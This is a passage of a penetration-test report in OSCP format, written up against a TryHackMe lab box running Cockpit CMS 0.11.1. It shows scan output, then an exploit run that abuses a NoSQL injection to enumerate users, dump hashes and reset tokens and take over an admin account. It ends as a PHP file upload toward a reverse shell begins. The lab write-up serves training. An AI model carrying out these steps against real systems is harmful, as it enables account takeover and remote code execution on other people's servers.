Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2022-11-11

Contents

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards TryHackme. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **CMSpit**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine.

When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations.

During the testing, I had administrative level access to multiple systems. **CMSpit** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

CMSpit(10.10.185.204) - **Specific version of application was vulnerable to Nosql injection to enumerate the username and password which lead to remote code execution via the findall functionality**

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test.During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

CMSpit - 10.10.185.204

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining CMSpit to a variety of systems. During this penetration test, I was able to successfully gain CMSpit to **CMSpit**.

3.2.1 System IP: 10.10.185.204(CMSpit)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.185.204	**TCP**: 22,80\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.92 scan initiated Tue Nov  8 13:09:47 2022 as: nmap -vv -p- --min-rate 2000 -oA
↪  nmap/initial 10.10.39.102
Increasing send delay for 10.10.39.102 from 0 to 5 due to 2779 out of 9263 dropped probes
↪  since last increase.
Increasing send delay for 10.10.39.102 from 5 to 10 due to 1638 out of 5458 dropped probes
↪  since last increase.
Increasing send delay for 10.10.39.102 from 10 to 20 due to 2095 out of 6981 dropped probes
↪  since last increase.
Nmap scan report for 10.10.39.102
Host is up, received echo-reply ttl 63 (0.61s latency).
Scanned at 2022-11-08 13:09:47 EST for 970s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
# Nmap done at Tue Nov  8 13:25:57 2022 -- 1 IP address (1 host up) scanned in 970.40 seconds
```

Nmap-Full

```
# Nmap 7.92 scan initiated Tue Nov  8 13:26:31 2022 as: nmap -vv -sC -sV -vv -p22,80 -oA
↪  nmap/full 10.10.39.102
Nmap scan report for 10.10.39.102
Host is up, received timestamp-reply ttl 63 (0.20s latency).
Scanned at 2022-11-08 13:26:32 EST for 12s

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol
↪  2.0)
| ssh-hostkey:
|   2048 7f:25:f9:40:23:25:cd:29:8b:28:a9:d9:82:f5:49:e4 (RSA)
| ssh-rsa
↪  AAAAB3NzaC1yc2EAAAADAQABAAABAQD7acH8krj6oVh6s+R3VYnJ/Xc8o5b43RcrRwiMPKe7V8V/SLfeVeHtE06j0PnfF5bHbNjtLP8pMc
|   256 0a:f4:29:ed:55:43:19:e7:73:a7:09:79:30:a8:49:1b (ECDSA)
| ecdsa-sha2-nistp256
↪  AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEnbbSTSHNXi6AcEtMnOG+srCrE2U4lbRXkBxlQMk1damlhG+U0tmi
|   256 2f:43:ad:a3:d1:5b:64:86:33:07:5d:94:f9:dc:a4:01 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKYUS/4ObKPMEyPGlgqg6khm41SWn61X9kGbNvyBJh7e
```

```
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-trane-info: Problem with XML parsing of /evox/about
| http-title: Authenticate Please!
|_Requested resource was /auth/login?to=/
|_http-favicon: Unknown favicon MD5: C9CD46C6A2F5C65855276A03FE703735
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Nov  8 13:26:44 2022 -- 1 IP address (1 host up) scanned in 13.66 seconds
```

FeroxBuster

```
WLD        0l         0w         0c Got 302 for
↪   http://10.10.39.102/746c1dfb1b39444e9a17eead8d26f03f (url length: 32)
WLD         -          -          - http://10.10.39.102/746c1dfb1b39444e9a17eead8d26f03f
↪   redirects to => /auth/login?to=/746c1dfb1b39444e9a17eead8d26f03f
301        9l        28w       314c http://10.10.39.102/modules
301        9l        28w       313c http://10.10.39.102/assets
301        9l        28w       314c http://10.10.39.102/storage
301        9l        28w       322c http://10.10.39.102/storage/uploads
403        9l        28w       277c http://10.10.39.102/storage/data
301        9l        28w       314c http://10.10.39.102/install
301        9l        28w       310c http://10.10.39.102/lib
301        9l        28w       321c http://10.10.39.102/storage/thumbs
301        9l        28w       317c http://10.10.39.102/assets/lib
403        9l        28w       277c http://10.10.39.102/cp
301        9l        28w       317c http://10.10.39.102/assets/app
301        9l        28w       323c http://10.10.39.102/assets/app/media
403        9l        28w       277c http://10.10.39.102/modules/cp
301        9l        28w       329c http://10.10.39.102/assets/app/media/icons
403        9l        28w       277c http://10.10.39.102/assets/cp
301        9l        28w       320c http://10.10.39.102/storage/cache
403        9l        28w       277c http://10.10.39.102/storage/cp
301        9l        28w       321c http://10.10.39.102/assets/app/css
403        9l        28w       277c http://10.10.39.102/storage/uploads/cp
403        9l        28w       277c http://10.10.39.102/install/cp
403        9l        28w       277c http://10.10.39.102/lib/cp
403        9l        28w       277c http://10.10.39.102/storage/thumbs/cp
403        9l        28w       277c http://10.10.39.102/assets/lib/cp
301        9l        28w       320c http://10.10.39.102/assets/app/js
301        9l        28w       328c http://10.10.39.102/assets/app/components
301        9l        28w       317c http://10.10.39.102/lib/vendor
403        9l        28w       277c http://10.10.39.102/assets/app/cp
WLD        0l         0w         0c Got 302 for
↪   http://10.10.39.102/00aaec2756c848b59d80a2eaf945701c (url length: 32)
WLD         -          -          - http://10.10.39.102/00aaec2756c848b59d80a2eaf945701c
↪   redirects to => /auth/login?to=/00aaec2756c848b59d80a2eaf945701c
```

Nikto

```
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          10.10.39.102
+ Target Hostname:    10.10.39.102
+ Target Port:        80
+ Start Time:         2022-11-08 13:26:55 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ Cookie 8071dec2be26139e39a170762581c00f created without the httponly flag
+ The anti-clickjacking X-Frame-Options header is not present.
+ Root page / redirects to: /auth/login?to=/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /icons/README, fields: 0x13f4
↪  0x438c034968a80
+ OSVDB-3233: /icons/README: Apache default file found.
+ Uncommon header 'access-control-expose-headers' found, with contents: true
+ Uncommon header 'access-control-allow-credentials' found, with contents: true
+ Uncommon header 'access-control-max-age' found, with contents: 1000
+ Uncommon header 'access-control-allow-headers' found, with contents: X-Requested-With,
↪  Content-Type, Origin, Cache-Control, Pragma, Authorization, Accept, Accept-Encoding,
↪  Cockpit-Token
+ Uncommon header 'access-control-allow-origin' found, with contents: *
+ Uncommon header 'access-control-allow-methods' found, with contents: PUT, POST, GET,
↪  OPTIONS, DELETE
+ 6544 items checked: 1 error(s) and 10 item(s) reported on remote host
+ End Time:           2022-11-08 13:54:26 (GMT-5) (1651 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

3.2.1.3 Gaining Shell

System IP: 10.10.185.204

Vulnerability Exploited : The CMSpit aplication was vulnerable to Nosql injection due to the folder /auth/checks which enumerated the usernames of the application along with password reset

System Vulnerable : 10.10.185.204

Vulnerability Explanation : The specific version installed in the system was vulnerable to username enumeration with the help to Nosql injection from the /auth/checks functions due to which we were able to reset the password of the user to login

Privilege Escalation Vulnerability : Weak user passwords and adding user to the high privileged groups are very dangerous in today's world In this scenario the user was given to run the root access to the exiftool which was vulnerable to Improper neutralization of user data in the DjVu file format

Vulnerability fix : Administrator has to make sure that the user is keeping the applications up to date with all the required patches and also not to give any special permission for the user to run the specific program

Severity Level : Critical

From the nmap there are only couple of ports open for this machine. By checking that they are port 80 and 22. We can start our enumeration with port 80 since that has more exposure.

While visiting the website we see its asking for the username and password. Upon checking it seems like a CMS Cockpit Unable to find the default username and password for the site.





Figure 3.1: 500-website.png

While going through the page source we see that the CMS version has been revealed on the page.




```
'lesheet">
="text/javascript"></script>    <script src="/storage/tmp/4cc5a0d2487ec7f4c75b0cc9115bf601.js?ver=0.11.1" type="text/javascript"></script>


er">
```

Figure 3.2: 505-version.png

Since we know the name of the cms and the version of it we tied to find the known exploit for the version.



```
→ cmspit
→ cmspit searchsploit cockpit
------------------------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                                              |  Path
------------------------------------------------------------------------------------------------------------ ---------------------------------
Cockpit CMS 0.11.1 - 'Username Enumeration & Password Reset' NoSQL Injection                                | multiple/webapps/50185.py
Cockpit CMS 0.4.4 < 0.5.5 - Server-Side Request Forgery                                                     | php/webapps/44567.txt
Cockpit CMS 0.6.1 - Remote Code Execution                                                                   | php/webapps/49390.txt
Cockpit Version 234 - Server-Side Request Forgery (Unauthenticated)                                         | multiple/webapps/49397.txt
openITCOCKPIT 3.6.1-2 - Cross-Site Request Forgery                                                          | php/webapps/47305.py
------------------------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```


Figure 3.3: 595-searchsploit.png

It seems like the current version of the software is vulnerable to **Nosql Injection** and helps us to enumerate the username and to reset the password.

```
  research python3 50185.py -u http://10.10.185.204
   ↪
[+] http://10.10.185.204: is reachable
↪
[-] Attempting Username Enumeration (CVE-2020-35846) :

[+] Users Found : ['admin', 'darkStar7471', 'skidy', 'ekoparty']
↪

[-] Get user details For : darkStar7471
↪
[+] Finding Password reset tokens
↪
         Tokens Found : ['rp-d72d501f6207ac757ac3cb114d1a0a4760a88abe28f23',
          ↪   'rp-b295cdebb0e6ef54652f3fbc331bb36c636d52af65c95']
[+] Obtaining user information
↪
-----------------Details--------------------
         [*] user : admin
↪
         [*] name : Admin
↪
         [*] email : admin@yourdomain.de
↪
         [*] active : True
```




```
         [*] group : admin
         [*] password : $2y$10$dChrF2KNbWuib/5lW1ePiegKYSxHeqWwrVC.FN5kyqhIsIdbtnOjq
         [*] i18n : en
         [*] _created : 1621655201
         [*] _modified : 1621655201
         [*] _id : 60a87ea165343539ee000300
         [*] _reset_token : rp-d72d501f6207ac757ac3cb114d1a0a4760a88abe28f23
         [*] md5email : a11eea8bf873a483db461bb169beccec
--------------------------------------------
-----------------Details--------------------
         [*] user : darkStar7471
         [*] email : darkstar7471@tryhackme.fakemail
         [*] active : True
         [*] group : admin
         [*] i18n : en
         [*] api_key : account-3bdaf7b838bd37df042918c00fb528
         [*] name : darkStar7471
         [*] password : $2y$10$uAm8IylkDFQviO/CbzP4duOqKCFCFZTiv2x7JSdm2UWyr9TJUX86e
         [*] _modified : 1621657994
         [*] _id : 60a8898b6565354b19000323
         [*] _reset_token : rp-b295cdebb0e6ef54652f3fbc331bb36c636d52af65c95
         [*] md5email : 57e606455d7cecb913cc5316d6947359
--------------------------------------------


[+] Do you want to reset the passowrd for darkStar7471? (Y/n): Y
[-] Attempting to reset darkStar7471's password:
[+] Password Updated Succesfully!
[+] The New credentials for darkStar7471 is:
         Username : darkStar7471
         Password : :cs1AO,}.N
```

Once we run the exploit the username enumerated as **'admin', 'darkStar7471', 'skidy', 'ekoparty'** We tried to reset the password for darkStar7471 and found it to be successful.

Now the current password for **DarkStar7471::cs1AO,}.N**



10.10.185.204/auth/login?to=/

USERNAME
darkStar7471

PASSWORD
●●●●●●●●●●●

Figure 3.4: 510-login.png

We tried to login with the new username and password which has been rest and found that the password works perfecty fine without any issues and we have been logged in to the cockpit cms




Figure 3.5: 515-loggedin.png

While searching the google we found that the once the administrator access is gained we can upload the php shell and get the reverse shell of the user. The post which was useful for this link

For the RCE we need to upload the php file in the finder feature and call it from the root directory of the website.





Figure 3.6: 525-finder_folder.png

Once we go to the finder option we see that the upload option is available for us to upload the file.



NAME	SIZE	UPDATED
.gitignore	432 Bytes	Sep 9, 2020
.htaccess	5.94 KB	Sep 9, 2020
.php_cs.dist	681 Bytes	Sep 9, 2020
bootstrap.php	11.13 KB	Sep 9, 2020
composer.json	934 Bytes	Sep 9, 2020
CONTRIBUTING.md	4.41 KB	Sep 9, 2020

Figure 3.7: 530-finder_upload.png

For testing purpose we will upload the phpinfo file first to confirm the RCE of the site

```
<?php phpinfo(); ?>
```

